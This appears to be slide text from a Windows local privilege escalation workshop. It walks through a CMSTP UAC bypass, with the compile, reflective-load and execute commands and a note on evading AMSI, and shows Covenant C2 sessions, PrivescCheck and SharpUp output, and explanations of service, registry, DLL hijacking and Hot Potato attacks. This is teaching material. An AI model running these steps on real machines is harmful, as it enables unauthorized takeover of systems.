CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Not Vulnerable

Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Not Vulnerable
```



Third Party tool that bypass UAC in newer Windows versions

- ★ Download a C# script name it `source.cs` that makes the machine vulnerable to bypassUAC.
- ★ A powerShell script with DLL reflection will be produced with very few strings so AMSI will have a hard time blocking it.



Check if you are a local machine in your box

whoami /priv

```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                State
=====
SeShutdownPrivilege Shut down the system                      Disabled
SeChangeNotifyPrivilege Bypass traverse checking                 Enabled
SeUndockPrivilege    Remove computer from docking station    Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set          Disabled
SeTimeZonePrivilege  Change the time zone                    Disabled
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool>
```



★ Download source.cs

<https://0x00-0x00.github.io/research/2018/10/31/How-to-bypass-UAC-in-newer-Windows-versions.html>

★ Create a file called source.cs

```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> ls

Directory: C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool

Mode                LastWriteTime         Length Name
----                -
-a-----         5/23/2021   7:50 AM           3730 source.cs
```



Compile it in a PowerShell shell that is in the same directory as this source.

```
Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\source.cs"))  
-ReferencedAssemblies "System.Windows.Forms" -OutputAssembly  
"CMSTP-UAC-Bypass.dll"
```

```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> Add-Type -TypeDefinition ([IO.File]::ReadAllText("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\Source.cs")) -ReferencedAssemblies "System.Windows.Forms" -OutputAssembly "CMSTP-UAC-Bypass.dll"  
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> ls
```

Directory: C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool

Mode	LastWriteTime	Length	Name
-a----	5/23/2021 8:07 AM	6144	CMSTP-UAC-Bypass.dll
-a----	5/23/2021 7:50 AM	3730	source.cs



- ★ Now you have this “dll” with our C# code.
- ★ To use this bypass directly from DLL,

[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("\$pwd\CMSTP-UAC-Bypass.dll"))

```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\CMSTP-UAC-Bypass.dll"))
```

GAC	Version	Location
---	-----	-----
False	v4.0.30319	



Execute your Payload

[CMSTPBypass]::Execute("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\cohort3.exe")

```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> [CMSTPBypass]::Execute("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\cohort3.exe")
Payload file written to C:\windows\temp\vuq2pzqq.inf
True
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> whoami /priv
```



Results:

Grunts


>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓	Note ↑↓	Template ↑↓
>_	75f97b0e3f	giffy	Administrator	High	05/23/2021 05:26:28	Active		GruntHTTP
>_	8baa6d5772	giffy	bottley	Medium	05/23/2021 05:26:28	Active		GruntHTTP



LPE WorkShop

The workshop is based on the attack tree below, which covers all known (at the time) attack vectors of local user privilege escalation on both Linux and Windows operating systems.

coggle
made for free at coggle.it



A high-contrast, black and white image showing a complex, radial pattern of dark, branching lines against a white background. The pattern resembles a stylized starburst or a microscopic view of a material structure, with numerous fine, dark lines radiating from a central point, creating a dense, web-like appearance. The lines vary in thickness and direction, some appearing straight and others more curved or branched. The overall effect is one of intense, chaotic energy or structural complexity.

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Configuration Abuse:

- **PrivescCheck** –enumerate common Windows configuration issues that can be leveraged for local privilege escalation
- **SharpUp** is a C# tool used to enumerate numerous Windows privilege escalation paths/vectors that rely on misconfigurations; not kernel/software exploits.



Configuration Abuse: PrivescCheck

~~~ PrivescCheck Report ~~~		
OK	None	CONFIG > Hardened UNC Paths
NA	None	CONFIG > SCCM Cache Folder (info)
KO	High	CONFIG > PATH Folder Permissions -> 3 result(s)
OK	None	CONFIG > WSUS Configuration
NA	None	CONFIG > Driver Co-Installers -> 1 result(s)
KO	High	CONFIG > AlwaysInstallElevated -> 2 result(s)
OK	None	CONFIG > SCCM Cache Folder
OK	None	CONFIG > Point and Print
OK	None	CREDS > Unattend Files
NA	None	CREDS > Vault List
KO	Med.	CREDS > WinLogon -> 1 result(s)
OK	None	CREDS > SAM/SYSTEM/SECURITY in shadow copies
NA	None	CREDS > Vault Creds -> 1 result(s)
OK	None	CREDS > GPP Passwords
OK	None	CREDS > SAM/SYSTEM/SECURITY Files
NA	None	HARDENING > Credential Guard -> 1 result(s)
NA	None	HARDENING > BitLocker -> 1 result(s)
NA	None	MISC > Hijackable DLLs -> 2 result(s)
NA	None	MISC > User session list -> 2 result(s)
KO	High	SERVICES > Registry Permissions -> 1 result(s)
KO	High	SERVICES > Service Permissions -> 1 result(s)
NA	None	SERVICES > Non-default Services -> 14 result(s)
OK	None	SERVICES > SCM Permissions
KO	High	SERVICES > Unquoted Path -> 6 result(s)
KO	High	SERVICES > Binary Permissions -> 1 result(s)
OK	None	UPDATES > System up to date?
NA	None	USER > Identity -> 1 result(s)
NA	None	USER > Groups -> 13 result(s)
NA	None	USER > Environment Variables
NA	None	USER > Privileges -> 5 result(s)



## Configuration Abuse: SharpUp

```
PS C:\Users\user\Documents\Cohort4\ConfigAbuse> .\SharpUp.exe audit

=== SharpUp: Running Privilege Escalation Checks ===
Registry AutoLogon Found

=== Always Install Elevated ===
HKCU: 1
HKLM: 1


=== Modifiable Folders in %PATH% ===
C:\Temp

=== Registry AutoLogons ===
DefaultDomainName:
DefaultUserName: user
DefaultPassword: password321
AltDefaultDomainName:
AltDefaultUserName:
AltDefaultPassword:

=== Modifiable Registry AutoRun Files ===
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program Files\Autorun Program\program.exe

=== Unattended Install Files ===
C:\Windows\Panther\Unattend.xml

=== Services with Unquoted Paths ===
Service 'DCIService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\Lavasoftware\Web Companion\Service\x64\DCIService.exe', but 'C:\Program' is modifiable.
Service 'DCIService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\Lavasoftware\Web Companion\Service\x64\DCIService.exe', but 'C:\Program Files' is modifiable.
Service 'unquotedsvc' (StartMode: Manual) has executable 'C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe', but 'C:\Program' is modifiable.
Service 'unquotedsvc' (StartMode: Manual) has executable 'C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe', but 'C:\Program Files\Unquoted Path Service\Common' is modifiable.
Service 'WCAssistantService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\Lavasoftware\Web Companion\Application\Lavasoftware.WCAssistant.WinService.exe', but 'C:\Program' is modifiable.
Service 'WCAssistantService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\Lavasoftware\Web Companion\Application\Lavasoftware.WCAssistant.WinService.exe', but 'C:\Program Files' is modifiable.
```





## Configuration Abuse: SharpUp (Covenant)

Grunt: **fbecc17a42**

Info

Interact

Task

Taskings

GruntTask

Assembly

Assembly

Choose File SharpUp.exe

AssemblyName

SharpUp

Parameters

audit

Task

```
[04/04/2022 22:49:46 UTC] Assembly completed
(amaría) > Assembly /assemblyname:"SharpUp" /parameters:"audit"

=== SharpUp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running all checks anyway.

=== Modifiable Services ===

Name           : daclsvc
DisplayName     : DACL Service
Description     :
State          : Stopped
StartMode       : Manual
PathName        : "C:\Program Files\DACL Service\daclservice.exe"

=== Modifiable Service Binaries ===

Name           : filepermsvc
DisplayName     : File Permissions Service
Description     :
```



## Other automation tools

Windows Exploit Suggester : <https://github.com/bitsadmin/wesng>



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SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

PS C:\Users\user\Documents\Cohort4\ConfigAbuse>



## Covenant

Grunt: [2fb85f1792](#)

[Info](#) [Interact](#) [Task](#) [Taskings](#)

GruntTask

Shell

ShellCommand

whoami /priv

[Task](#)

[04/03/2022 21:46:25 UTC] Shell completed  
(amaria) > Shell /shellcommand:"whoami /priv"

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Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
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
## REGISTRY AUTORUNS

- Run and RunOnce registry keys cause programs to run each time that a user logs on.
- They are sometimes used by admins/installed software in organisations to run specific programs/utilities every time a user logs in.
- Examples **onedrive**, **iexplore**



# REGISTRY AUTORUNS

- What if we can modify the program that runs and force our malicious program to run with admin rights.



# REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program

*(get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft*

*IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto*

```
PS C:\Users\user\Desktop\Privesc> (get-acl -Path "C:\Program Files\Autorun Program\program.exe").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```

IdentityReference	FileSystemRights	AccessControlType	IsInherited
Everyone	FullControl	Allow	False
NT AUTHORITY\SYSTEM	FullControl	Allow	False
BUILTIN\Administrators	FullControl	Allow	False
DESKTOP-004S8B0\Nastya	FullControl	Allow	False
NT AUTHORITY\SYSTEM	FullControl	Allow	True
BUILTIN\Administrators	FullControl	Allow	True
BUILTIN\Users	FullControl	Allow	True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES	ReadAndExecute, Synchronize	Allow	True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES	ReadAndExecute, Synchronize	Allow	True



# REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program on Covenant.

Grunt: **fbec17a42**

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GruntTask

PowerShell

PowerShellCommand

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▶ Task

```
[04/04/2022 22:53:30 UTC] PowerShell completed
(amarria) > PowerShell /powershellcommand:"(get-acl -Path \"C:\Program Files\Autorun Program\program.exe\").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto"
```

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Everyone	FullControl	Allow	False
NT AUTHORITY\SYSTEM	FullControl	Allow	False
BUILTIN\Administrators	FullControl	Allow	False
DESKTOP-331L881\Atom	FullControl	Allow	False
NT AUTHORITY\SYSTEM	FullControl	Allow	True
BUILTIN\Administrators	FullControl	Allow	True
BUILTIN\Users	ReadAndExecute, Synchronize	Allow	True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES	ReadAndExecute, Synchronize	Allow	True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES	ReadAndExecute, Synchronize	Allow	True



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PowerShellCommand

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[▶ Task](#)





## Registry - AlwaysInstallElevated

- The AlwaysInstallElevated is a Windows policy that allows unprivileged users to install software through the use of MSI packages using SYSTEM level permissions, which can be exploited to gain administrative access over a Windows machine.



## Registry - AlwaysInstallElevated

- Originally, an MSI file (or MSI package) was a database file used by the Windows Installer to install update information, set registry values, and so on within the Windows Operating System.
- If a machine has the AlwaysInstallElevated policy enabled, an attacker could craft a malicious .msi package and run it using SYSTEM level privileges, therefore executing arbitrary code as SYSTEM





## Service Registry

- When a program is installed, new subkeys are added to the registry that contains specific values tied to that program, i.e., its location, version, service type, and executable path.
- These keys are modifiable only by the administrators. Any misconfiguration in registry ACL permissions can possibly allow a standard user (low-privileged) to modify a service configuration.



## Service Registry

- In the privilege escalation scenario, an attacker can take advantage of the misconfiguration in executing their own malicious payloads by hijacking the registry entries used by the system's services, replacing the path of the originally specified executable in the **ImagePath** with the one they control.





## Startup Applications

- Windows allows users to set specific applications to automatically start whenever a user authenticates, by placing their executables in a directory designed specifically for startup programs.
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# DEMO





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




## Service - DLL Hijacking

- DLL hijacking is tricking a legitimate/trusted application into loading an arbitrary DLL.
- DLL hijacking can be used to *execute code, obtain persistence* and *escalate privileges*.
- *Phantom DLL hijacking: drop an evil DLL in place of a missing/non-existing DLL that a legitimate application tries to load*






## Insecure Service Permissions

- Unconfigured Windows OS services allows some users to configure them. In this case we will learn how could be manipulate like this situations and hacked by hackers.
- In our case Service - binPath





## Unquoted Service Path

- When a service is created whose executable path contains spaces and isn't enclosed within quotes, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges.



# DEMO





## Hot Potato

- It takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP->SMB relay) and NBNS spoofing.
- **NBNS spoofing** - When a host in the network sent a NetBIOS broadcast the machine of the attacker will sent a fake reply and the host will attempt to authenticate to a resource using the NTLM password hash



## Hot Potato

- **NTLM relay** is a technique of standing between a client and a server to perform actions on the server while impersonating the client.
- The **Web Proxy Auto-Discovery (WPAD)** Protocol is a method used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery methods. Once detection and download of the configuration file is complete, it can be executed to determine the proxy for a specified URL.



# Local Privilege Escalation

